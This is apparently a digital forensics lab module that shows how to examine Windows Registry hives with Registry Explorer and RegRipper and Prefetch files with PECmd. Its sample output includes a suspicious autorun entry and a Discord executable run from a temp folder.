
For a comprehensive analysis, we can employ Registry Explorer (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\RegistryExplorer`) a GUI-based tool masterminded by Eric Zimmerman. This tool offers a streamlined interface to navigate and dissect the contents of Windows Registry hives. By simply dragging and dropping these files into Registry Explorer, the tool processes the data, presenting it within its GUI. The left panel displays the registry hives, while the right panel reveals their corresponding values.

In the screenshot below we have loaded the SYSTEM hive, that can be found inside the `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config` directory of this section's target.



Registry Explorer boasts a suite of features, including hive analysis, search capabilities, filtering options, timestamp viewing, and bookmarking. The bookmarking utility is particularly handy, allowing users to earmark pivotal locations or keys for subsequent reference.

In the screenshot below we have loaded the SOFTWARE hive, that can be found inside the C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\Windows\System32\config directory of this section's target. Notice the available bookmarks within Registry Explorer.



## RegRipper

Another potent tool in our arsenal is RegRipper (available at C:\Users\johndoe\Desktop\RegRipper3.0-master), a command-line utility adept at swiftly extracting information from the Registry.

To acquaint ourselves with RegRipper's functionalities, let's invoke the help section by executing rip.exe accompanied by the -h parameter.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -h
Rip v.3.0 - CLI RegRipper tool
```

```
Rip [-r Reg hive file] [-f profile] [-p plugin] [options]
Parse Windows Registry files, using either a single module, or a profile.
```

NOTE: This tool does NOT automatically process Registry transaction logs! The tool does check to see if the hive is dirty, but does not automatically process the transaction logs. If you need to incorporate transaction logs, please consider using yarp + registryFlush.py, or rla.exe from Eric Zimmerman.

- r [hive] .....Registry hive file to parse
- d .....Check to see if the hive is dirty
- g .....Guess the hive file type
- a .....Automatically run hive-specific plugins
- aT .....Automatically run hive-specific TLN plugins
- f [profile].....use the profile
- p [plugin].....use the plugin
- l .....list all plugins
- c .....Output plugin list in CSV format (use with -l)
- s systemname.....system name (TLN support)
- u username.....User name (TLN support)
- uP .....Update default profiles
- h.....Help (print this information)

```
Ex: C:\>rip -r c:\case\system -f system
    C:\>rip -r c:\case\ntuser.dat -p userassist
    C:\>rip -r c:\case\ntuser.dat -a
    C:\>rip -l -c
```

All output goes to STDOUT; use redirection (ie, > or >>) to output to a file.


copyright 2020 Quantum Analytics Research, LLC

For a seamless experience with RegRipper, it's essential to familiarize ourselves with its plugins. To enumerate all available plugins and catalog them in a CSV file (e.g., rip\_plugins.csv ), use the command below.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -l -c >
rip_plugins.csv
```

This action compiles a comprehensive list of plugins, detailing the associated hives, and saves it as a CSV file.

The screenshot below elucidates the contents of this file, highlighting the plugin name, its corresponding registry hive, and a brief description.



	A	B	C	D
	Plugin	Version	Hive	Description
42	cmdproc	20200515	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive
43	cmdproc_tln	20130425	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive (TLN)
44	cmd_shell	20200515	Software	Gets shell open cmds for various file types
45	codepage	20200519	system	Checks codepage value
46	comdlg32	20200517	NTUSER.DAT	Gets contents of user's ComDlg32 key
47	compdesc	20200511	NTUSER.DAT	Gets contents of user's ComputerDescriptions key
48	compname	20090727	System	Gets ComputerName and Hostname values from System hive
49	cred	20200427	system	Checks for UseLogonCredential value
50	cred_tln	20200402	system	Checks UseLogonCredential value
51	dafupnp	20200525	System	Parses data from networked media streaming devices
52	dcom	20200525	Software	Check DCOM Ports
53	ddo	20140414	NTUSER.DAT	Gets user's DeviceDisplayObjects key contents
54	ddpe	20221128	Software	Get the Machine ID (MCID) and Shield ID (DCID) needed to decrypt files using Dell Encryption. Also reports the Dell Server URI.
55	defender	20200427	Software	Get Windows Defender settings

To kick things off, let's execute the `compname` command on the SYSTEM hive (located at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config`), which retrieves the computer's name.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config\SYSTEM" -p compname
Launching compname v.20090727
compname v.20090727
(System) Gets ComputerName and Hostname values from System hive

ComputerName      = HTBVM01
TCP/IP Hostname   = HTBVM01
```

Let's see some more examples against different hives.

### Timezone

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config\SYSTEM" -p timezone
Launching timezone v.20200518
timezone v.20200518
(System) Get TimeZoneInformation key contents

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time 2023-08-28 23:03:03Z
DaylightName     -> @tzres.dll,-211
StandardName     -> @tzres.dll,-212
Bias             -> 480 (8 hours)
ActiveTimeBias   -> 420 (7 hours)
```



```
RegisterAdapterName 0
```

The same information can be extracted using the `ips` plugin.

## Installer Execution

```
Microsoft\Windows\CurrentVersion\Installer\UserData not found.  
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r  
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\con  
fig\SOFTWARE" -p installer  
Launching installer v.20200517  
Launching installer v.20200517  
(Software) Determines product install information  
  
Installer  
Microsoft\Windows\CurrentVersion\Installer\UserData  
  
User SID: S-1-5-18  
Key      : 01DCD275E2FC1D341815B89DCA09680D  
LastWrite: 2023-08-28 09:39:56Z  
20230828 - Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913  
14.28.29913 (Microsoft Corporation)  
  
Key      : 3367A02690A78A24580870A644384C0B  
LastWrite: 2023-08-28 09:39:59Z  
20230828 - Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913  
14.28.29913 (Microsoft Corporation)  
  
Key      : 426D5FF15155343438A75EC40151376E  
LastWrite: 2023-08-28 09:40:29Z  
20230828 - VMware Tools 11.3.5.18557794 (VMware, Inc.)  
  
Key      : 731DDCEEAD31DE64DA0ADB7F8FEB568B  
LastWrite: 2023-08-28 09:39:58Z  
20230828 - Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913  
14.28.29913 (Microsoft Corporation)  
  
Key      : DBBE6326F05F3B048B91D80B6C8003C8  
LastWrite: 2023-08-28 09:39:55Z  
20230828 - Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913  
14.28.29913 (Microsoft Corporation)
```

## Recently Accessed Folders/Docs

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r  
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Users\John
```

```
Doe\NTUSER.DAT" -p recentdocs
Launching recentdocs v.20200427
recentdocs v.20200427
(NTUSER.DAT) Gets contents of user's RecentDocs key
```

RecentDocs

\*\*All values printed in MRUList\MRUListEx order.

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

LastWrite Time: 2023-09-07 08:28:20Z

- 2 = The Internet
- 7 = threat/
- 0 = system32
- 6 = This PC
- 5 = C:\
- 4 = Local Disk (C:)
- 3 = Temp
- 1 = redirect

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder

LastWrite Time 2023-09-07 08:28:20Z

MRUListEx = 1,0,3,2

- 1 = The Internet
- 0 = system32
- 3 = This PC
- 2 = Local Disk (C:)

## Autostart - Run Key Entries

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Users\John
Doe\NTUSER.DAT" -p run
Launching run v.20200511
run v.20200511
(Software, NTUSER.DAT) [Autostart] Get autostart key contents from
Software hive
```

Software\Microsoft\Windows\CurrentVersion\Run

LastWrite Time 2023-09-07 08:30:07Z

```
MicrosoftEdgeAutoLaunch_0562217A6A32A7E92C68940F512715D9 - "C:\Program
Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --
win-session-start /prefetch:5
DiscordUpdate - C:\Windows\Tasks\update.exe
```

Software\Microsoft\Windows\CurrentVersion\Run has no subkeys.

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run not found.

Software\Microsoft\Windows\CurrentVersion\RunOnce not found.

Software\Microsoft\Windows\CurrentVersion\RunServices not found.

Software\Microsoft\Windows\CurrentVersion\RunServicesOnce not found.

Software\Microsoft\Windows NT\CurrentVersion\Terminal  
Server\Install\Software\Microsoft\Windows\CurrentVersion\Run not found.

Software\Microsoft\Windows NT\CurrentVersion\Terminal  
Server\Install\Software\Microsoft\Windows\CurrentVersion\RunOnce not  
found.

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Ru  
n not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\Run not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\Run32 not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\StartupFolder  
not found.

## Program Execution Artifacts

When we talk about **execution artifacts** in digital forensics, we're referring to the traces and evidence left behind on a **computer system** or device when a program runs. These little bits of information can clue us in on the activities and behaviors of software, users, and even those with malicious intent. If we want to piece together what went down on a computer, diving into these execution artifacts is a must.

You might stumble upon some well-known execution artifacts in these Windows components:

- Prefetch
- ShimCache
- Amcache
- BAM (Background Activity Moderator)

Let's dive deeper into each of these to get a better grasp on the kind of program execution details they capture.


## Investigation of Prefetch

Prefetch is a Windows operating system feature that helps optimize the loading of applications by preloading certain components and data. Prefetch files are created for every program that is executed on a Windows system, and this includes both installed applications and standalone executables. The naming convention of Prefetch files is indeed based on the original name of the executable file, followed by a hexadecimal value of the path where the executable file resides, and it ends with the .pf file extension.

In digital forensics, the Prefetch folder and associated files can provide valuable insights into the applications that have been executed on a Windows system. Forensic analysts can examine Prefetch files to determine which applications have been run, how often they were executed, and when they were last run.

In general, prefetch files are stored in the `C:\Windows\Prefetch\` directory.

Prefetch-related files harvested from KAPE are typically housed in `<KAPE_output_folder>\Windows\prefetch`.



Eric Zimmerman provides a tool for prefetch files: PECmd (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6`).

Here's an example of how to launch PECmd's help menu from the EricZimmerman tools directory.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -h
Description:
  PECmd version 1.5.0.0

  Author: Eric Zimmerman ([email protected])
  https://github.com/EricZimmerman/PECmd

  Examples: PECmd.exe -f "C:\Temp\CALC.EXE-3FBEB7FD.pf"
            PECmd.exe -f "C:\Temp\CALC.EXE-3FBEB7FD.pf" --json
            "D:\jsonOutput" --jsonpretty
            PECmd.exe -d "C:\Temp" -k "system32, fonts"
            PECmd.exe -d "C:\Temp" --csv "c:\temp" --csvf foo.csv --json
c:\temp\json
```

```
PECmd.exe -d "C:\Windows\Prefetch"
```


Short options (single letter) are prefixed with a single dash.  
Long commands are prefixed with two dashes

Usage:

```
PECmd [options]
```

Options:

- `-f <f>` File to **process**. Either this or `-d` is required
- `-d <d>` Directory to recursively **process**. Either this or `-f` is required
- `-k <k>` Comma separated list of keywords to highlight in output. By default, `'temp'` and `'tmp'` are highlighted. Any additional keywords will be added to these
- `-o <o>` When specified, save prefetch file bytes to the given path. Useful to look at decompressed Win10 files
- `-q` Do not dump full details about each file processed. Speeds up processing when using `--json` or `--csv` [default: False]
- `--json <json>` Directory to save JSON formatted results to. Be sure to include the full path in double quotes
- `--jsonf <jsonf>` File name to save JSON formatted results to. When present, overrides default name
- `--csv <csv>` Directory to save CSV formatted results to. Be sure to include the full path in double quotes
- `--csvf <csvf>` File name to save CSV formatted results to. When present, overrides default name
- `--html <html>` Directory to save xhtml formatted results to. Be sure to include the full path in double quotes
- `--dt <dt>` The custom date/time format to use when displaying time stamps. See <https://goo.gl/CNVq0k> for options [default: yyyy-MM-dd HH:mm:ss]
- `--mp` When true, display higher precision **for** timestamps [default: False]
- `--vss` **Process** all Volume Shadow Copies that exist on drive specified by `-f` or `-d` [default: False]
- `--dedupe` Deduplicate `-f` or `-d` & VSCs based on SHA-1. First file found wins [default: False]
- `--debug` Show debug information during processing [default: False]
- `--trace` Show trace information during processing [default: False]
- `--version` Show version information
- `-, -h, --help` Show help and usage information



PECmd will analyze the prefetch file ( .pf ) and display various information about the application execution. This generally includes details such as:

- First and last execution timestamps.
- Number of times the application has been executed.
- Volume and directory information.
- Application name and path.
- File information, such as file size and hash values.

Let's see by providing a path to a single prefetch file, for example the prefetch file related to discord.exe (i.e. DISCORD.EXE-7191FAD6.pf located at C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\Windows\prefetch).

```

PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\DISC
ORD.EXE-7191FAD6.pf
PECmd version 1.5.0.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/PECmd

Command line: -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\DISC
ORD.EXE-7191FAD6.pf

Warning: Administrator privileges not found!

Keywords: temp, tmp

Processing

```

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\Windows\prefetch\DISCORD.EXE-7191FAD6.pf

Created on: 2023-09-07 08:30:16  
Modified on: 2023-09-07 08:30:16  
Last accessed on: 2023-09-17 15:55:01

Executable name: DISCORD.EXE  
Hash: 7191FAD6  
File size (bytes): 51,104  
Version: Windows 10 or Windows 11

Run count: 1  
Last run: 2023-09-07 08:30:06

Volume information:

#0: Name: \VOLUME{01d9da035d4d8f00-285d5e74} Serial: 285D5E74 Created: 2023-08-28 22:59:56 Directories: 23 File references: 106

Directories referenced: 23

- 00: \VOLUME{01d9da035d4d8f00-285d5e74}\\$EXTEND
- 01: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP (Keyword True)
- 02: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS
- 03: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE
- 04: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA
- 05: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL
- 06: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT
- 07: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS
- 08: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES
- 09: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE
- 10: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE
- 11: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\807R2XTQ
- 12: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\TEMP (Keyword True)
- 13: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\DOWNLOADS
- 14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS
- 15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\APPPATCH
- 16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION
- 17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION\SORTING
- 18: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\REGISTRATION
- 19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32
- 20: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS

- 21: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US
- 22: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS

Files referenced: 76

- 00: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NTDLL.DLL
- 01: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\DISCORD.EXE (Executable: True)
- 02: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL32.DLL
- 03: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNELBASE.DLL
- 04: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\LOCALE.NLS
- 05: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\APPHELP.DLL
- 06: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\APPPATCH\SYSMAIN.SDB
- 07: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\ADVAPI32.DLL
- 08: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCRT.DLL
- 09: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SECHOST.DLL
- 10: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCRT4.DLL
- 11: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHELL32.DLL
- 12: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCP\_WIN.DLL
- 13: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UCRTBASE.DLL
- 14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\USER32.DLL
- 15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NETAPI32.DLL
- 16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32U.DLL
- 17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32.DLL
- 18: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32FULL.DLL
- 19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WS2\_32.DLL
- 20: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WININET.DLL
- 21: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NETUTILS.DLL
- 22: \VOLUME{01d9da035d4d8f00-285d5e74}\\$MFT
- 23: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SAMCLI.DLL
- 24: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IMM32.DLL
- 25: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS\CONDRV.SYS
- 26: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NTMARTA.DLL
- 27: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\UNINSTALL.EXE (Keyword: True)
- 28: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS\MICROSOFT.WINDOWSKITS.FEEDBACK.EXE
- 29: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\DOWNLOADS\UNINSTALL.EXE:ZONE.IDENTIFIER
- 30: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS\MICROSOFT.WINDOWSKITS.FEEDBACK.EXE:ZONE.IDENTIFIER
- 31: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IERTUTIL.DLL
- 32: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\COMBASE.DLL
- 33: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHCORE.DLL
- 34: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS
- 35: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SSPICLI.DLL
- 36: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STORAGE.DLL
- 37: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WLDP.DLL
- 38: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHLWAPI.DLL
- 39: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROFAPI.DLL

